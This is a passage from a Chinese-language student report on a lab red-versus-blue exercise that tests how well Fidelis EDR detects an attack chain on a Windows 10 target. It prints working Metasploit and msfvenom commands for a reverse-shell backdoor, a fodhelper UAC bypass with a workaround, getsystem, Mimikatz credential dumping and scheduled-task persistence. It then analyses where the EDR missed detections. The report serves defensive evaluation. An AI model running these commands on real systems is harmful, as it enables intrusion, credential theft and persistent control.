- **預期效果：** 即使靶機重新開機後紅軍也能獲得靶機的最高控制權。

3.4 藍隊執行計畫 (以 Fidelis Endpoint 為核心)

- **監控與分析：** 主要監控 Fidelis Endpoint 控制台的告警儀表板，利用其進程樹、網路活動、MITRE ATT&CK®對應等功能進行深度分析。
- **模擬應變：** 對於已確認的威脅，模擬使用端點隔離功能阻止威脅擴散。
- **證據保存：** 截取關鍵告警畫面、事件時間軸、進程樹分析圖作為報告附件。

3.5 資料蒐集與分析方法

- **蒐集資料類型：** 紅軍操作指令與時間戳；藍軍 Fidelis 告警數據與時間戳。
- **核心分析方法：**
    - **偵測有效性評估：** 分析 Fidelis 對各攻擊步驟的偵測覆蓋率與準確性。
    - **上下文豐富度分析：** 評估 Fidelis 提供的告警資訊是否足以讓分析師理解攻擊全貌。

Chapter 4　實驗結果或系統展示

本章節將詳細記錄 Chapter 3 所規劃之紅隊執行計畫的實際成果。我們將以「紅藍雙方對抗視角」呈現，同步展示紅隊的攻擊指令與結果，以及藍隊 Fidelis EDR 平台的即時偵測與鑑識畫面。

本次演練中，Fidelis EDR 策略設定為「僅偵測 (Detect Only)」模式，使我們得以觀察 EDR 對完整攻擊鏈（Kill Chain）的最大可視性 (Maximum Visibility)。

4.1　初始訪問 (Initial Access) 驗證 (T1566)

- **紅隊執行：**


(1) **終端機 1** 啟動 Metasploit Framework 的 exploit/multi/handler 模組，準備接收第一階段的低權限連線。

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.31.210
LHOST => 10.10.31.210
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.31.210:4444
```

(2) **終端機 2** 使用 msfvenom 生成 backdoor.exe 並架設 Python 網頁伺服器。

```
┌──(user1㉿Danzel-kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.31.210 LPORT=4444 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: backdoor.exe

┌──(user1㉿Danzel-kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

(3) **靶機**模擬使用者下載並執行 backdoor.exe。




(4) **終端機 1** exploit/multi/handler 成功接收到連線，建立低權限的 Session 1（權限：doris.zheng）。

```
[*] Started reverse TCP handler on 10.10.31.210:4444
[*] Sending stage (201798 bytes) to 10.10.4.55
[*] Meterpreter session 1 opened (10.10.31.210:4444 -> 10.10.4.55:50507) at 2025-11-14 16:03:40 +0800
```


```
meterpreter > sysinfo
Computer        : DESKTOP-K3A4V5P
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : zh_TW
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DESKTOP-K3A4V5P\doris.zheng
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

圖：現在權限為使用者權限 doris.zheng

- **藍隊偵測 (Fidelis EDR)：**
  - Fidelis 立刻偵測到此行為。告警總表顯示，backdoor.exe 被「Intelligence Feed」和「Sandbox」準確標記為 Critical（嚴重）等級的惡意軟體。



  - **鑑識分析：**成功繪製出完整的「進程樹 (Process Tree)」。告警清楚顯示，父進程 explorer.exe (PID 4136) 啟動了子進程 backdoor.exe (PID 9716)，完整還原了初始入侵點。



4.2 權限提升 (Privilege Escalation) 實證 (T1548 & T1543)

本階段為本次實驗的關鍵突破點。我們驗證了兩種不同的 TTP（戰術、技術與程序），並證實了標準化工具的侷限性。

4.2.1 實驗 A：標準化模組攻擊（不穩定）

- 操作： 在單一終端機中使用 bypassuac_fodhelper 模組同時進行攻擊與監聽。
- 結果： 攻擊失敗。模組回報 [*] Exploit completed, but no session was created.

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set target 1
target => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set lport 4444
lport => 4444
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 10.10.31.210:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.
```

- 分析：經分析，此為 Metasploit 框架在處理快速回連時的「計時衝突 (Race

Condition)」。當靶機的 fodhelper.exe 觸發回連時，攻擊端的臨時監聽器已關閉，導致錯失連線。

4.2.2 實驗 B：解耦監聽器戰術（成功）

- 操作： 採用「雙終端機」戰術。終端機 2 作為專職監聽器持續等待；終端機 1 負責發射攻擊指令。
- 步驟：

(1) **終端機 2** 啟動專職監聽器。

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.31.210
LHOST => 10.10.31.210
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.31.210:4444
```

(2) **終端機 1** 對 Session 1 執行 bypassuac_fodhelper 模組，回連 LPORT 4444。（回報 [-] Handler failed to bind 為正常現象，因為 Port4444 已被終端機 2 的 Handler 佔用。）


```
msf6 exploit(windows/local/bypassuac_fodhelper) > use exploit/windows/local/bypassuac_fodhelper
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set target 1
target => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set lport 4444
lport => 4444
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[-] Handler failed to bind to 10.10.31.210:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.
```

(3) **終端機 2** 成功接收到高權限連線 (Session 1 on T2)，並執行 getsystem 取得 NT AUTHORITY\SYSTEM 權限。

```
[*] Sending stage (201798 bytes) to 10.10.4.55
[*] Meterpreter session 1 opened (10.10.31.210:4444 -> 10.10.4.55:50217) at 2025-11-07 15:51:23 +0800

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


- 藍隊偵測 (Fidelis EDR)：
  - Fidelis 全程偵測到這次提權攻擊的所有 TTPs，並在告警總表中產生了一整條告警鏈 (Alert Chain)：
    - BypassUAC (T1548.002)：


      精確捕捉到 fodhelper.exe 觸發 powershell.exe 的進程樹。EDR 成功記錄了惡意的 PowerShell 指令 (...IEX (Get-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command...))，並觸發 Process: T1548.002 告警。

    - GetSystem (T1543.003)：


      services.exe 透過寫入惡意服務 (ImagePath 登錄檔) 來啟動 cmd.exe ，最終以 NT AUTHORITY\SYSTEM 權限執行，完成了提權。





4.3 憑證存取 (Credential Access) 與縱深防禦驗證 (T1003)

- 紅隊執行：
  - **終端機 2** 在 SYSTEM Session 中，執行 load kiwi 及 kiwi_cmd "sekurlsa::logonpasswords"，成功竊取 doris.zheng 的 NTLM Hash。



註：實驗結果顯示 wdigest 區塊中的密碼為 (null)。這驗證了 Windows 10 的「預設安全 (Secure by Default)」配置有效。由於 Wdigest 協定預設關閉，lsass.exe 並未在記憶體中快取明文密碼。儘管無法獲取明文，紅隊仍成功於 msv 區塊獲取使用者 doris.zheng 的 NTLM Hash (625e…)。在實務上，此雜湊值已足以用於 Pass-the-Hash (PtH) 橫向移動攻擊。

- 藍隊偵測 (Fidelis EDR)：
  - **關鍵發現：**儘管紅隊成功執行了 Mimikatz 攻擊（T1003），但 EDR

告警總表（圖位於 4-5 藍隊偵測總結）未觀測到任何與「LSASS 記憶體存取」或「T1003」相關的告警事件。

- **分析：**此一結果顯示，當前 EDR 實驗環境所採用的「僅偵測」模式，其預設的行為規則庫 (Default Detection Rules) 對於此類記憶體傾印 (memory dumping) 行為的偵測覆蓋範圍可能存在間隙，或相關規則可能處於未啟用狀態。這凸顯了驗證 EDR 規則是否能覆蓋關鍵 TTPs (如 T1003) 的重要性。


4.4 持久化 (Persistence) 機制建立 (T1053)

- 紅隊執行：

(1) 用 shell 模式配合 Windows 原生 schtasks 指令。

(2) 成功建立名為 MicrosoftEdgeUpdateTask 的惡意排程工作，設定於 ONLOGON（使用者登入時）以 SYSTEM 權限觸發。

(3) 靶機重新開機並登入 doris.zheng 後，終端機 2 監聽器成功自動接收到一個全新的 NT AUTHORITY\SYSTEM Session。




- 藍隊偵測 (Fidelis EDR)：未觸發相應告警。

- **關鍵發現：**紅隊使用 schtasks.exe 成功建立持久化後門（T1053）後，

告警總表（圖位於 4-5 藍隊偵測總結）同樣未記錄到與「建立排程工作」或「T1053」相關的告警。

- **分析：**此現象再次凸顯了 EDR 防護效果高度依賴其規則庫的完整性與啟用狀態。在此次演練的特定配置下，系統成功偵測到初期的「提權」行為，但對於後續「竊證」與「持久化」階段的常見威脅手法 (TTPs)，預設規則並未提供足夠的偵測能力。這表明，EDR 需要持續的校調 (Tuning) 與規則優化，才能應對 LOLBin (Living-off-the-Land) 攻擊。




圖：Windows 工作排程器建立當使用者登入以 SYSTEM 權限執行 backdoor.exe

4.5 藍隊偵測總結 (Alert Summary)

本次攻防演練中，Fidelis EDR 在「僅偵測」模式下，其預設的偵測規則庫展現了「優異但不完整」的可視性。

- 告警總表：



- 總結分析：
    - 高可視性階段 (提權)： 如告警總表 所示，Fidelis EDR 對「初始訪問」(backdoor.exe)和「權限提升」(T1548.002 , T1543.003) 階段展現了極高的可視性。它成功捕捉了 fodhelper.exe 、services.exe 、cmd.exe 等多個 TTPs 的完整攻擊鏈。
    - 偵測盲點 (Visibility Gaps)： 然而，本次演練也揭示了此 EDR 配置在「偵測盲點」上的重大問題：
        - T1003 盲點：如 4.3 節所述，紅隊成功執行 Mimikatz (T1003) 並竊取 NTLM Hash ，但告警總表 並未觸發任何 LSASS Memory Access 相關告警。
        - T1053 盲點：如 4.4 節所述，紅隊成功使用 schtasks (T1053) 建立持久化後門，但告警總表 同樣未觸發任何 Scheduled Task 相關告警 。
- 最終結論： Fidelis EDR 成功偵測了「入侵中 (Breaking In)」的行為，但完

全錯過了「建立據點 (Setting up Camp)」的後滲透（Post-Exploitation）階段。這證明了 EDR 產品高度依賴持續的規則校調 (Tuning) 與優化，才能確保對 LOLBin（如 schtasks ）和記憶體攻擊（如 Mimikatz ）的完整覆蓋。

Chapter 5　結論

5.1　總結

本專題報告成功地規劃並完整執行了一場紅藍軍攻防模擬演練，驗證了 Chapter 3 所設計之攻擊鏈的有效性。在本次演練中，紅隊以 Kali Linux 為攻擊機，針對受 Fidelis Endpoint 保護的 Windows 10 靶機 ，成功執行了從「初始訪問」、「權限提升」、「憑證存取」到「建立持久化」 的完整攻擊流程。

為了克服 Metasploit 自動化模組的「計時衝突」不穩定性 ，我們開發並驗證了一套「解耦監聽器 (Decoupled Handler)」 TTP 。透過將「攻擊發起」與「C2 監聽」任務分離至兩個獨立終端機 的方式，我們 100% 穩定地規避了模組限制，並成功取得 NT AUTHORITY\SYSTEM 最高權限。

同時，藍隊在 Fidelis EDR（設定為「僅偵測」模式） 的監控下，成功捕捉了攻擊前期的關鍵軌跡。本報告完整記錄了紅隊的攻擊成果與藍隊的偵測發現，為後續的防禦策略分析提供了紮實的實證基礎。

5.2　實驗結果優劣分析

本次演練的結果同時揭示了紅隊 TTP 的「優勢」與藍隊 EDR 配置的「偵測缺口」。

- **優勢：**

    1. **紅隊 TTP 驗證成功：** 本次演練證明，透過「解耦監聽器」戰術 與「手動指令」（如 schtasks ），紅隊有能力繞過標準工具的限制，穩定地完成提權與持久化 。

2. **EDR 提權偵測有效：** Fidelis EDR 在「提權」階段 展現了極高的可視性。如 Chapter 4 所示，EDR 成功偵測並繪製了 T1548.002 (BypassUAC) 和 T1543.003 (GetSystem) 的完整進程樹與登錄檔修改行為 ，為藍隊提供了豐富的鑑識線索。
3. **驗證縱深防禦：** Mimikatz 未能抓到明文密碼（Password: (null)），此結果成功驗證了 Windows 10「預設安全 (Secure by Default)」配置的有效性，證實了關閉 WDigest 能有效迫使攻擊者降級使用 NTLM Hash 。

- **劣勢 / 關鍵發現：**
  1. **EDR 偵測盲點 (Visibility Gaps)：** 本次演練最關鍵的發現，是 EDR 在「僅偵測」模式下，其預設規則庫存在嚴重的偵測盲點 。如 Chapter 4 所示，Fidelis 雖然成功偵測到「提權」，但對於後續更關鍵的「竊取憑證 (T1003)」和「持久化 (T1053)」兩個階段，告警總表 完全沒有觸發任何相應告警。這證明了 EDR 成功偵測了「入侵中 (Breaking In)」的行為，但完全錯過了「建立據點 (Setting up Camp)」的後滲透階段。

5.3 未來改善方式

基於上述的優劣分析，本研究提出以下兩點改善建議：

1. **對藍隊 (EDR 管理者) 的建議：**
   - **必須進行規則校調 (Tuning)：** 本次演練證明 EDR 並非「裝了就好」的萬靈丹。MDR 團隊必須持續進行規則校調與優化，針對 T1003 (Mimikatz) 和 T1053 (schtasks) 這類常見的「LOLBin (Living-off-the-

Land)」攻擊手法，手動撰寫並啟用偵測規則，才能彌補預設規則庫的偵測盲點 。

